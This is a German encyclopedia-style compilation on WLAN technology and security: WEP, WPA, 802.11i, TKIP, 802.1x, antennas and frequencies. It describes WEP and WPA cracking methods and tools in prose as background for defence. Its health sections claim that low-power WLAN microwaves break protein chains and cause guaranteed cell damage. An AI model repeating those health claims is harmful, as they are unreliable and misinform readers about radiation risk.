Der Nachfolger des WEP ist der neue Sicherheitsstandard 802.11i. Er bietet eine erhöhte Sicherheit durch die Verwendung von TKIP bei WPA, bzw. Advanced Encryption Standard (AES) bei WPA2, und gilt zur Zeit als nicht zu entschlüsseln, solange man bei der Einrichtung keine trivialen Passwörter verwendet, die über eine Wörterbuch-Attacke geknackt werden können. Als Empfehlung kann gelten, mit einem Passwortgenerator Passwörter zu erzeugen, die Buchstaben in Groß- und Kleinschreibung, Zahlen und Sonderzeichen enthalten und nicht kürzer als 32 Zeichen sind.





WPA2 ist das Äquivalent der Wi-Fi zu 802.11i, das mit dem Verschlüsselungsalgorithmus AES (Advanced Encryption Standard mit Schlüssellängen von 256 Bit) arbeitet und in neueren Geräten meist unterstützt wird. Ein genaues Betrachten der technischen Daten, um herauszufinden, ob WPA2 auch tatsächlich unterstützt wird, empfiehlt sich allerdings vor dem Kauf. Einige Geräte lassen sich durch Austausch der Firmware mit WPA2-Unterstützung nachrüsten. Jedoch erfolgt hier meist die Verschlüsselung ohne Hardwarebeschleunigung, so dass diese Zugewinne an Sicherheit durch starke Einbußen bei der Geschwindigkeit erkauft werden.

Eine alternative Herangehensweise besteht darin, die Verschlüsselung komplett auf IP-Ebene zu verlagern. Hierbei wird der Datenverkehr beispielsweise durch die Verwendung von IPsec oder auch durch einen VPN-Tunnel geschützt. Besonders in freien Funknetzen werden so die Inkompatibilitäten verschiedener Hardware umgangen, eine zentrale Benutzerverwaltung vermieden und der offene Charakter des Netzes gewahrt.

Beim so genannten WarWalking werden mit einem WLAN-fähigen Notebook oder PDA offene WLAN-Netze gesucht. Diese werden dann mit Kreide markiert (WarChalking). Das Ziel ist hierbei, Sicherheitslücken aufzudecken und dem Betreiber zu melden. Fährt man bei der Suche eines WLAN-Netzes mit einem Auto, so spricht man von WarDriving.

**Authentifizierung –** Extensible Authentication Protocol ist ein Protokoll zur Authentifizierung von Clients. Es kann zur Nutzerverwaltung auf RADIUS-Server zurückgreifen. EAP wird hauptsächlich innerhalb von WPA für größere WLAN-Installationen eingesetzt.

### Gesundheit

Die von WLAN-Geräten benutzten Funkfrequenzen liegen um 2,4 GHz, im Mikrowellenbereich. Es herrscht allgemein Unsicherheit darüber, ob die Strahlungsleistungen, die von Mobilfunk- oder WLAN-Geräten ausgehen, schädliche Auswirkungen auf Organismen haben. Bei den Leistungen innerhalb eines Mikrowellenherdes oder in der Nähe militärischer Radaranlagen sind schädliche Auswirkungen unbestritten.

Im Unterschied zu GSM senden WLAN-Geräte jedoch mit einer deutlich niedrigeren Sendeleistung (0,1 Watt statt 1-10 Watt) und mittels Frequenzspreizung mit einer höheren Bandbreite. Die Energie pro Frequenzband ist also deutlich niedriger und teilweise kaum vom Hintergrundrauschen zu unterscheiden. Trotzdem stellt die Mikrowellenstrahlung für den menschlichen Organismus eine Belastung dar. Die Mikrowellenstrahlung führt sehr wohl auch bei niedrigen Energieniveaus zur Spaltung von Molekül- und insbesondere Eiweißketten, da die Energie der Mikrowelle auf jeden Fall vom Organismus nicht nur reflektiert, sondern auch absorbiert wird. Genau hier liegt die große Gefahr. Dem Menschen passiert nur solange nichts, wie seine Zellen in der Lage sind, die durch Mikrowellen garantiert auftretenden Zellschädigungen zu reparieren. Bei sehr starker Strahlung ist also lediglich die Wahrscheinlichkeit zu erkranken entsprechend höher.

Zu beachten ist allerdings, dass die 0,1 Watt (bei 802.11b/g) bzw. 1 Watt (bei 802.11a/h) nicht die Grenze des technisch Möglichen darstellen. Es handelt sich vielmehr um eine gesetzgeberische bzw. regulatorische Grenze. Viele WLAN-Komponenten sind technisch in der Lage, höhere Sendeleistungen zu bieten. Hinzu kommt der Antennengewinn als zusätzliche Verstärkung. Besonders in Kombination mit leistungsstarken Antennen ist hier Vorsicht geboten. Die maximale Sendeleistung von 0,1 bzw. 1 Watt bezieht sich auf die von der Antenne abgestrahlte Leistung.

Für eine Risikoabschätzung ist der Abstand zum Sender wichtig. Bei ungestörter Ausbreitung nimmt die Strahlleistung mit dem Quadrat des Abstands ab. Das heißt, dass beispielsweise die empfangene Leistung bei einem Meter Abstand von der Sendeantenne hundert mal höher ist als bei einem Abstand von zehn Metern.

### Reichweite und Antennen

Die Antennen handelsüblicher 802.11 Endgeräte lassen 30 bis 100 Meter Reichweite auf freier Fläche erwarten. Mit neuester Technik lassen sich sogar 80 Meter in geschlossenen Räumen erreichen.

Bessere WLAN-Hardware sollte den Anschluss einer externen Antenne erlauben. Mit externen Rundstrahlantennen lassen sich bei Sichtkontakt 100 bis 300 Meter im Freien überbrücken.

Leichtbauwände mindern die Reichweite, sind aber einzeln kein Hindernis; dagegen werden Stahl und Beton nicht durchdrungen, können im Außenbereich aber experimentell als Reflektorwand dienen, um Funklöcher »auszuspiegeln«. Bäume, insbesondere dicht belaubte, sind ebenfalls Hindernisse für WLAN-Verbindungen.





WLAN nach 802.11b (maximal 11 Mbit/s brutto) oder 802.11g (maximal 54 Mbit/s brutto) funkt im 2,4-GHz-Band (Wellenlänge von 12,5 cm). Damit werden alle Gegenstände ab einer Dicke von 12,5 cm zu echten Wellenbrechern. Je stärker die elektrische Leitfähigkeit des Materials, desto stärker der Effekt. Außerdem können leitende Gegenstände in der Nähe von Antennen deren Richtcharakteristik stark beeinflussen.

WLAN nach 802.11a (maximal 54 Mbit/s brutto) funkt im 5-GHz-Band, in dem ein größerer Frequenzbereich (455 MHz) zur Verfügung steht und damit 19 nicht überlappende Frequenzen (in Deutschland) nutzbar sind. Auch dieser Frequenzbereich ist in Deutschland lizenzfrei nutzbar. Im Normalbetrieb nach 802.11a sind 30 mW Sendeleistung erlaubt. Unter strengeren Auflagen (TPC, Transmit Power Control und DFS, Dynamic Frequency Selection) sind höhere Sendeleistungen bis 1000 mW gestattet. TPC und DFS sollen sicherstellen, dass Satellitenverbindungen und Radargeräte nicht gestört werden (World Radio Conference 2003). Dies und die höheren Kosten der Hardware auf Grund der höheren Frequenz bewirken, dass sich 802.11a noch nicht gegen 802.11b oder g durchgesetzt hat.

Mit speziellen Richtfunkantennen lassen sich bei Sichtkontakt mehrere Kilometer überbrücken. (Hier werden teilweise irrsinnige Rekorde mit Verbindungen über mehrere hundert Kilometer ohne aktiven Verstärker – abgesehen von den Antennen – erzielt. Allerdings funktioniert das nur zwischen hohen Bergen; auf dem Meer endet nach etwa 30 km durch die Erdkrümmung der Sichtkontakt.)

Antennen bringen einen Sende- wie Empfangs-Gewinn (Antennengewinn, in dBi), indem sie elektromagnetische Wellen bündeln. Rechtlich darf die Sendeleistung aller Komponenten zusammengenommen in Deutschland 100 mW (= 20 dBm) EIRP (bei 2,4 GHz) bzw. 1000 mW EIRP (bei 5,7 GHz mit TPC und DFS) nicht übersteigen. Es besteht keine Meldepflicht. Der Betreiber trägt die Verantwortung, dass seine Anlage die vorgeschriebenen Grenzwerte nicht überschreitet. Es dürfen in Deutschland uneingeschränkt auch selbstgebaute Antennen verwendet werden; hierfür ist keine Amateurfunklizenz notwendig, da die Regulierungsbehörde für Telekommunikation und Post (RegTP, früher Bundespost, BAPT) und heute Bundesnetzagentur für Elektrizität, Gas, Telekommunikation, Post und Eisenbahnen, die entsprechenden Frequenzbereiche in einer Allgemeinzuteilung lizenzfrei gestellt hat.

Berechnet wird die Sendeleistung (in dBm) eines WLAN-Gerätes aus:

+ Sendeleistung (dBm)
+ Gewinn Verstärker (dB) (falls vorhanden)
- Dämpfung Kabel (dB)
- Dämpfung Stecker (dB)
- Dämpfung Blitzschutz (dB)
+ Gewinn Antenne (dBi)

---

= Gesamtsendeleistung

Berechnet wird lediglich der Sendeweg. Für den Empfangsweg wurden von Seiten des Gesetzgebers keine Beschränkungen erlassen.

Einige WLAN-Geräte beherrschen auch Antenna Diversity-Modes, bei denen die durch Interferenzen verursachten Fehler verringert werden, indem zwei Antennen gleichzeitig zum Empfang bzw. abwechselnd zum Senden verwendet werden.

### WDS Bridging und Repeating

Manche *Access Points* (APs) bieten die Möglichkeit, in einen *Bridging-/Repeating-Modus* zu wechseln. Hierbei können zwei oder mehrere APs zu einem Verbund zusammengeschaltet werden. Diese Verschaltung findet auf der Ebene der MAC-Adresse (Schicht 2 im OSI-Modell) statt. Im Betrieb als Bridge (Brücke), bei dem zwei APs zusammengeschlossen werden, ohne dass weitere Clients Zugang erhalten, dienen die APs sozusagen als Ersatz eines Kabels (Point-to-Point-Verbindung). Im Repeating-Modus (Point-to-Multi-Point) werden mehrere Access Points miteinander verbunden, und zusätzlich können sich Clients wie Laptops verbinden. Damit kann man die Reichweite eines einzelnen WLAN-Netzes erhöhen. Diese Funktionalität wird *Wireless Distribution System* (WDS) genannt. Es handelt sich jedoch nicht um eine Hersteller-übergreifende Norm, sodass es nicht gewährleistet ist, dass zwei Geräte unterschiedlicher Hersteller sich verständigen können.

Nachteile:

1. Für jeden zusätzlichen AP im Bridging-Mode halbiert sich die Übertragungsleistung, da die Daten über den gleichen Kanal geschickt werden und für jeden AP erneut geschickt werden müssen. Bei Geräten, die mehrere Standards unterstützen (zum Beispiel IEEE 802.11b und g), können die WDS-Bridge auf 802.11g laufen und die Clients auf IEEE 802.11b. Somit reduziert sich die Datenrate für die Clients an einem AP nicht und zwischen Clients von verschiedenen APs nur minimal.
2. Als Verschlüsselung ist nur WEP möglich, da keine dynamisch verteilten Schlüssel vergeben werden können. Seit kurzem ist auch WPA2 möglich, dies allerdings nur bei wenigen Herstellern (etwa *AVM* oder *Linksys*) und auch dort nur mit exakt derselben Hardware und bestimmten Firmwareversionen.





### Gesellschaftliches

In bestehenden Netzen sind die Endverbraucher um große Provider versammelt, über die der Datenverkehr relativ zentral abgewickelt wird, was diese Provider in eine mächtige Position bei der Kontrolle des Datenverkehrs hebt. Der Benutzer tritt hier relativ konsumorientiert am Rande der Netzwerke auf.

Abb. 24: NETGEAR Wireless LAN PCMCIA-Karte für Notebooks

Durch Wegfall der Kosten einer teuren kabelgebundenen Infrastruktur können Bürgerschaften mit dieser Technik öffentliche Netze errichten. Bildlich wird gerne das Entstehen einer Datenwolke im Äther als frei verfügbares Allgemeingut über einer Gemeinde geschildert. Ihr volles Potenzial entwickelt diese Idee durch Protokolle für Mesh-Netze (MANET, Mobiles Ad-hoc-Netz).

Obwohl die WLAN-Technik für die physikalische Bereitstellung eines Netzwerks im oben genannten Sinne Vorteile bietet, gibt es auch Nachteile. Der geringste dürfte für die Umwelt wohl die Unsicherheit und das Risiko der Datenübertragung sein, die nie aus der Welt zu schaffen sein wird.

Viel bedenklicher ist die zunehmende Belastung unserer Umwelt durch Mikrowellenstrahlung. Der Mensch, der nicht dieser Strahlung exponiert sein möchte, ist gewissermaßen machtlos der Willkür der WLAN-Nutzer ausgeliefert. Dieses Argument ist selbstverständlich im Bereich der GSM- und UMTS-Netze noch viel schwerwiegender, da in diesen Bereichen die Umwelt viel massiver beeinträchtigt wird. Es gilt zu bedenken, dass die Mikrowellenstrahlung normalen Mauerstein problemlos durchdringt. Diverse Medien verändern lediglich die Reflexionen der elektromagnetischen Welle.

### Frequenzen

Es gibt mittlerweile mehrere WLAN-Frequenzbänder, die teilweise auf völlig unterschiedlichen Frequenzen arbeiten:

| Standard | Frequenzen | Kanäle |
|---|---|---|
| **IEEE 802.11a** | 5.15 GHz bis 5.725 GHz | Kanäle: 19, alle überlappungsfrei, in Europa mit TPC und DFS nach 802.11h |
| **IEEE 802.11b** | 2.4 GHz bis 2.4835 GHz | Kanäle: 11 in den USA / 13 in Europa / 14 in Japan. Maximal 3 Kanäle überlappungsfrei nutzbar. |
| **IEEE 802.11g** | 2.4 GHz bis 2.4835 GHz | Kanäle: 11 in den USA / 13 in Europa / 14 in Japan. Maximal 3 Kanäle überlappungsfrei nutzbar. |

Die Kanalbandbreite beträgt bei allen Standards zwischen 10 und 30 MHz.

### Datenraten

| | |
|---|---|
| **IEEE 802.11** | 2 Mbps maximal |
| **IEEE 802.11a** | 54 Mbps maximal (108 Mbps bei 40 MHz Bandbreite proprietär) |
| **IEEE 802.11b** | 11 Mbps maximal (22 Mbps bei 40 MHz Bandbreite proprietär, 44 Mbps bei 60 MHz Bandbreite proprietär) |
| **IEEE 802.11g** | 54 Mbps maximal (g+ =108 Mbps) |
| **IEEE 802.11h** | 54 Mbps maximal (108 Mbps bei 40 MHz Bandbreite) |
| **IEEE 802.11n** | 540 Mbps max. (Verabschiedung des Standards voraussichtlich 2006) |

Bei der Betrachtung der Datenraten ist allerdings zu berücksichtigen, dass sich alle Geräte im Netz die Bandbreite teilen. Weiterhin sind die angegebenen Datenraten Bruttowerte, und selbst unter optimalen Bedingungen liegt die erreichbare Netto-Datenrate nur wenig über der Hälfte dieser Angaben.

| Kanal | Frequenz | Bemerkung |
|---|---|---|
| 1 | 2,412 GHz | Europa, USA, Japan; keine Überschneidung |
| 2 | 2,417 GHz | Europa, USA, Japan; |
| 3 | 2,422 GHz | Europa, USA, Japan; |
| 4 | 2,427 GHz | Europa, USA, Japan; |
| 5 | 2,432 GHz | Europa, USA, Japan; |
| 6 | 2,437 GHz | Europa, USA, Japan; keine Überschneidung |
| 7 | 2,442 GHz | Europa, USA, Japan; |
| 8 | 2,447 GHz | Europa, USA, Japan; |
| 9 | 2,452 GHz | Europa, USA, Japan; |
| 10 | 2,457 GHz | Europa, USA, Japan; |
| 11 | 2,462 GHz | Europa, USA, Japan; keine Überschneidung |
| 12 | 2,467 GHz | Europa, Japan; |
| 13 | 2,472 GHz | Europa, Japan; |
| 14 | 2,484 GHz | Japan; |





Die 802.11 WLAN Hardware nutzt einen breiten Frequenzbereich um einen Kanal herum für die Datenübertragung. Deshalb gibt es nur drei überlappungsfreie Frequenzbänder im zugelassenen Spektrum (ISM). Manche Netzwerkadapter nutzen mehrere Bänder gleichzeitig, um die Datenrate zu steigern. Störungsfreier Betrieb mit voller Datenrate ist nur möglich, wenn der Abstand zwischen den benutzen Kanälen mindestens vier Kanäle beträgt. Solch eine mögliche Kanalbelegung ist in der Tabelle als »keine Überschneidung« angegeben.

### Literatur


- Bundesamt für Sicherheit in der Informationstechnik: *Sicherheit im Funk-LAN (WLAN, IEEE 802.11).*
- Medosch, Armin: *Freie Netze – Geschichte, Politik und Kultur offener WLAN-Netze*. Heise, Hannover 2004, ISBN 3-936931-10-0. (Das Buch steht unter einer Creative-Commons-Lizenz und kann heruntergeladen werden.)
- Otto, Thomas: *Netzwerkauthentifizierung im WLAN.* TU Braunschweig, April 2004.
- Radmacher, Mike: *Sicherheits- und Schwachstellenanalyse entlang des Wireless-LAN-Protokollstacks.*
- Roth, Jörg: *Mobile Computing.* dpunkt, Heidelberg 2005, ISBN 3-89864-366-2.
- Sauter, Martin: *Grundkurs Mobile Kommunikationssysteme*. September 2004, ISBN 3-528-05886-2.




## Wired Equivalent Privacy

Wired Equivalent Privacy (WEP) ist der ehemalige Standard-➡Verschlüsselungsalgorithmus für WLAN. Er soll sowohl den Zugang zum Netz regeln, als auch die Integrität der Daten sicherstellen. Aufgrund verschiedener Schwachstellen wird das Verfahren als unsicher angesehen.

### Funktionsweise

Generell handelt es sich um eine einfache XOR-Verknüpfung des Bitstroms der Nutzdaten mit einem aus dem ➡RC4-Algorithmus generierten pseudozufälligen Bitstrom:





Abb. 25: Ein Ciphertext wird übertragen

Das WEP-Protokoll verwendet den ➡RC4-Algorithmus als Pseudozufallszahlengenerator (PRNG) bei der Erzeugung eines Keyframes, der einen Schlüssel und einen Initialisierungsvektor als Eingabe erhält. Für jede zu schützende Nachricht M wird ein neuer 24 bit langer Initialisierungsvektor IV gebildet und mit einem Schlüssel K verknüpft, der allen Stationen im Basic Service Set bekannt ist. Das Ergebnis dient als Eingabe für den RC4-Algorithmus, welcher daraus einen Keyframe erzeugt. Zusätzlich wird mittels CRC ein vermeintlich sicherer *Integritätsprüfwert* (Integrity Check Value – ICV) berechnet und an die Nachricht M angehängt(||). Die resultierende Nachricht(M||ICV) wird mit dem Keystream (RC4(IV||K)) des RC4 Algorithmus XOR-verknüpft und der Initialisierungsvektor IV wird dem resultierenden Ciphertext vorangestellt. Die Abbildungen auf der folgenden Seite verdeutlichen Kodierung und Dekodierung.

Bei der Authentifizierung unterscheidet man zwei Verfahren:

**Open System Authentication –** Die Open System Authentication ist die Standard-Authentifizierung. Dabei werden alle Clients für das WLAN freigeschaltet und es findet praktisch keine weitere Authentifizierung mehr statt.









Abb. 26: WEP-Verschlüsselung





Abb. 27: WEP-Entschlüsselung

**Shared Key Authentication –** Die Shared Key Authentication ist die sichere Variante. Die Authentifizierung erfolgt dabei über ein Challenge-Response-Verfahren mit einem geheimen Schlüssel.





Abb. 28: Bild:WEP.PNG

Die vier Nachrichten der WEP-Authentifizierung stellen die Zugriffsberechtigung des Client sicher.

### Das WEP-Datenpaket

Ein WEP-Datenpaket besteht aus:

- den eigentlichen Nutzdaten
- einer 32-Bit-Prüfsumme dieser Nutzdaten (Integrity Check Value, ICV, mittels CRC) und

- einem unverschlüsselten 24-Bit-Initialisierungsvektor (IV), der den WEP-Schlüssel zum Gesamtschlüssel mit 64 Bit, 128 Bit oder 256 Bit macht.


Das eigentliche WEP-Datenpaket besteht aus den Daten und der 32 Bit langen Prüfsumme. Dieses wird mit der IV-WEP-Schlüsselkombination verschlüsselt und dem Ganzen wird der Initialisierungsvektor vorangestellt.

Aus dem IV kann der Empfänger schließlich zusammen mit dem RC4-Schlüssel wieder den Klartext der Nachricht berechnen.

**Schwachstellen**

CRC32 ist, ebenso wie ➡RC4, linear und gilt somit mathematisch als unsicher. Daher ist es möglich, die Bits zu berechnen, die sich in der ➡Prüfsumme ändern müssen, wenn man den Geheimtext ändert.

Verschiedene Gruppierungen konnten die genutzten WEP-Schlüssel und damit die gesamte WEP-Verschlüsselung knacken. Mittlerweile gibt es für verschiedene Systeme Zubehör, welches durch Mithören einer ausreichenden Menge des Datenverkehrs den verwendeten WEP-Schlüssel berechnen kann, zum Beispiel ➡Aircrack oder Airsnort. Außerdem sind mittlerweile noch weitere Angriffsmöglichkeiten bekannt geworden. So ist es beispielsweise möglich, wenn auch nur eine der übermittelten Nachrichten auch im Klartext bekannt ist, beliebige Inhalte (korrekt verschlüsselt) in das WLAN einzuspeisen. Des Weiteren lassen sich anhand bestimmter Signaturen gezielt ARP-Pakete abfangen, die – ohne ihren entschlüsselten Inhalt zu kennen – wieder verschlüsselt in das WLAN eingespeist werden. Dadurch werden Antworten des Access Points forciert, so dass innerhalb kürzester Zeit (~5 bis 10 min) ausreichend Daten gesammelt werden können, um den verwendeten WEP-Schlüssel zu errechnen.

Folglich ist WEP nicht mehr als ausreichend sicher anzusehen.

**Sicherheitsmaßnahmen –** Lässt sich der Einsatz von WEP nicht vermeiden, sollten folgende Maßnahmen beachtet werden, um Angriffe so genannter Scriptkiddies und zufällige Zugriffe fremder Personen auf das WLAN zu unterbinden:

- das Standard-Passwort des Access Points ändern
- der WEP-Schlüssel sollte mindestens 128 Bit lang sein und eine lose Kombination aus Buchstaben, Ziffern und Sonderzeichen sein





- die Zugriffskontrollliste (ACL = Access Control List) aktivieren, um vom Access Point nur Endgeräte mit bekannter MAC-Adresse zuzulassen

Alle diese Sicherheitsmaßnahmen dürfen aber nicht darüber hinwegtäuschen, dass diese letztlich keinen wirklichen Schutz bedeuten. Ein erfolgreicher Angriff auf die WEP-Verschlüsselung ist trotz all dieser Vorkehrungen mit den richtigen technischen Voraussetzungen innerhalb von 5 bis 10 min mit ziemlicher Sicherheit erfolgreich.

**Einsatz –** Aufgrund der Schwachstellen empfehlen Netzwerktechniker, den Verkehr über den Access Point über eine zusätzliche Verschlüsselung abzusichern. In der Praxis wird dies häufig durch ein VPN gelöst. Als Nachfolger für das unsichere WEP gilt WPA (➡Wi-Fi Protected Access) bzw. dessen Verbesserung WPA2 als ➡IEEE 802.11i Standard.

Bei der Absicherung durch ein VPN wird wahlweise nur die Nutzlast oder das gesamte Datenpaket verschlüsselt. Da WEP dann keinerlei zusätzlichen Sicherheitsgewinn mehr bringt, kann es nach dem KISS-Prinzip abgeschaltet werden, um mögliche Fehlerquellen zu minimieren. Eine andere Meinung ist, dass man WEP nutzen sollte, um die OSI-Schicht 2 wenigstens minimal abzusichern.

*Quelle: http://de.wikipedia.org/wiki/Wired_Equivalent_Privacy. Historie: 12.2.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Djoser, LudiKalell, Cljk, Hamsta, Baikonur, Fabian Bieker, Nachdenklicher, Inode, Stern, Jed, Dick Tracy, Iblue, Achim Raschka, M.rossberg, Wolfgang1018, Ulf Wetzker, Hoch auf einem Baum, MichiK, Botteler, JustinSane, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Wi-Fi Protected Access

Wi-Fi Protected Access (WPA) ist eine ➡Verschlüsselungsmethode für ein ➡Wireless LAN. Nachdem sich die ➡Wired Equivalent Privacy (WEP) des IEEE-Standards 802.11 als unsicher erwiesen hatte und sich die Verabschiedung des neuen Sicherheitsstandards IEEE 802.11i verzögerte, wurde durch die Wi-Fi eine Teilmenge von IEEE 802.11i vorweggenommen und unter dem Begriff WPA als Pseudostandard etabliert.

WPA enthält die Architektur von WEP, bringt jedoch zusätzlichen Schutz durch dynamische Schlüssel, die auf dem ➡Temporal Key Integrity Protocol (TKIP) basieren, und bietet zur Authentifizierung von Nutzern *Pre-Shared-Keys* (PSK) oder Extensible Authentication Protocol (EAP) über IEEE 802.1x an.

WPA basiert auf dem ➡RC4 Stromchiffre, welcher schon für WEP genutzt wurde. Im Gegensatz zu WEP nutzt WPA nicht nur einen 24 Bit langen IV (Initialisierungsvektor), sondern auch eine »Per-Packet-Key-Mixing«-Funktion, einen »Re-Keying«-Mechanismus, sowie einen Message Integrity Check (MIC) namens Michael.

Die Authentifizierung über EAP wird meist in großen Wireless-LAN-Installationen genutzt, da hierfür eine Authentifizierungsinstanz in Form eines Servers (z. B. ein RADIUS-Server) benötigt wird. In kleineren Netzwerken, wie sie im SoHo-Bereich (Small Office, Home Office) häufig auftreten, werden meist PSK (Pre-Shared-Keys) genutzt. Der PSK muss somit allen Teilnehmern des Wireless LAN bekannt sein, da mit seiner Hilfe der Sitzungsschlüssel generiert wird.

Am 3. Februar 2004 wurde die Erweiterung von WPA angekündigt. In WPA2 wurde nicht nur der vollständige 802.11i-Standard umgesetzt, sondern es nutzt auch einen anderen Verschlüsselungsalgorithmus AES (Advanced Encryption Standard). Hierbei ist zu erwähnen, dass WPA-fähige Geräte, die AES beherrschen, nicht unbedingt WPA2 unterstützen.

Bei der Nutzung von Pre-Shared-Keys ist unbedingt auf die Qualität des verwendeten Passworts zu achten. Ein möglicher Angreifer kann über die ➡Brute-Force-Methode oder einen ➡Wörterbuchangriff das genutzte Passwort erraten und so alle möglichen Varianten des Pre-Shared-Keys generieren. Um zu sehen, welcher der generierten Keys der richtige ist, muss ein Anmeldevorgang mitgehört werden (welcher von einem Angreifer jeder Zeit initiiert werden kann). Bei jeder Anmeldung findet ein Schlüsselaustausch statt, der über einen MD5-Hash gesichert wird und mit dessen Hilfe man die generierten Schlüssel auf ihre Richtigkeit überprüfen kann.

Seit dem 28. April 2004 existiert für einen möglichen Wörterbuchangriff ein Proof-of-Concept, der im MacOSX-Programm KisMAC implementiert wurde. Seit November 2004 existiert auch das Programm, WPA Cracker, diesmal für Linux, welches einen Offline-Wörterbuchangriff anhand mitprotokollierter Pakete durchführt und mittlerweile im Quelltext vorliegt. Für einen Brute-Force- oder Dictionary-Angriff auf den aufgezeichneten 4-Way-Handshake des TKIP kann »cowpatty« verwendet werden.

*Quelle: http://de.wikipedia.org/wiki/Wi-Fi_Protected_Access. Historie: 6.3.04: Angelegt von Chrizz, danach bearbeitet von den Hauptautoren Chrizz, Ulf Wetzker, M.rossberg, Neo23x0, Eddia, Klaus Jesper, Nightwish62, Saemon, Mario Mlynek, FlaBot, Dake, Cat, Fgrassmann, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## IEEE 802.11i

Der IEEE-Standard 802.11i ist ein im Juni 2004 ratifiziertes Sicherheitsprotokoll für ➡Wireless LAN (kabellose Datennetzwerke).

Dieser Standard soll das bislang löchrige Verschlüsselungsverfahren ➡Wired Equivalent Privacy (WEP) entscheidend verbessern.

Zwischenzeitlich wurde ein Teil des Protokolls unter der Bezeichnung WPA (➡Wi-Fi Protected Access) vorweggenommen. WPA erlaubt eine festere Verschlüsselung durch das ➡Temporal Key Integrity Protocol (TKIP). Durch die Nutzung von *Pre-Shared-Keys* ist die Einbindung in bestehende Systeme einfacher geworden.

Die Nutzung von 802.1x auf der Basis von RADIUS erlaubt die eindeutige Identifikation von Benutzern. Darüber hinaus umfasst 802.11i die Regeln für die Verwendung von Advanced Encryption Standard (AES) zur Verschlüsselung von Daten.

*Quelle: http://de.wikipedia.org/wiki/IEEE_802.11i. Historie: 9.7.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Winne, Lofor, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Temporal Key Integrity Protocol

Das Temporal Key Integrity Protocol (TKIP) ist Teil des Standards IEEE 802.11i und wird zur Verschlüsselung der Daten in ➡Wireless LANs verwendet.

Um die WLAN-Sicherheit in 802.11-Netzen zu verbessern, hat die Wireless Ethernet Compatibility Alliance (WECA) das Temporal Key Integrity Protocol entwickelt, welches das ➡WEP-Protokoll ersetzen soll.

TKIP verwendet für den temporären Schlüssel wie WEP den ➡RC4-Algorithmus für die Verschlüsselung. Der Schlüssel ändert sich temporär – daher auch der Name des Protokolls -, und zwar immer dann, wenn ein Datenpaket von 10 KB übertragen wurde.

Der Initialisierungsvektor (IV) besteht aus einem Lo-Teil von 16 Bit und einem 32 Bit langen Hi-Teil. Die Länge des Lo-Teils erhöht sich von Datenpaket zu Datenpaket um ein Bit. Der Empfänger überprüft diese Sequenz und verwirft Datenpakete, die einen bereits benutzten Initialisierungsvektor haben.

Da zusätzlich die MAC-Adresse des Senders mit eingebunden wird, ist sichergestellt, dass ein gleicher Initialisierungsvektor bei verschiedenen Sendern zu unterschiedlichen RC4-Schlüsseln führt. Darüber hinaus ver-

wendet das TKIP-Protokoll neben CRC als ➡Prüfsumme mit dem Message Integrity Check (MIC) einen zusätzlichen Hashwert.

*Quelle: http://de.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol. Historie: 5.7.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Inzane, Wolfgang1018, Lofor, Asb, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## IEEE 802.1x

IEEE 802.1x ist ein Standard zur Authentifizierung in Rechnernetzen.

Der Standard IEEE 802.1x stellt eine generelle Methode für die Authentifizierung und Autorisierung in IEEE 802-Netzen zur Verfügung. Am Netzwerkzugang, einem physikalischen Port im LAN, einem logischen IEEE 802.11 VLAN oder einem WLAN, erfolgt die Authentifizierung durch den Authenticator, der mittels eines Authentifizierungsservers (RADIUS-Server) die durch den Supplicant übermittelten Authentifizierungsinformationen prüft und gegebenenfalls den Zugriff auf die durch den Authenticator angebotenen Dienste (LAN, VLAN oder WLAN) zulässt oder abweist.

Der Standard empfiehlt das Extensible Authentication Protocol (EAP) oder das PPP-➡TLS Authentication Protocol zur Authentifizierung, da keine eigenen Authentisierungsprotokolle definiert werden.

### Betriebssysteme, die IEEE 802.1x unterstützen

- Microsoft
  - Windows 2000 mit Patch
  - Windows XP
  - Windows CE/Pocket PC
  - Windows 2003
  - und alle kommenden Betriebssysteme von Microsoft
- Mac OS
  - Mac OS X Panther (Mac OS X > 10.3)

Bei anderen Betriebssystemen sollte eine Third-Party-Software installiert werdem, um die Funktion nutzen zu können. Des Weiteren ist es möglich, Netzwerkkomponenten zu verwenden, die eine webbasierte Authentifizierung gestatten.

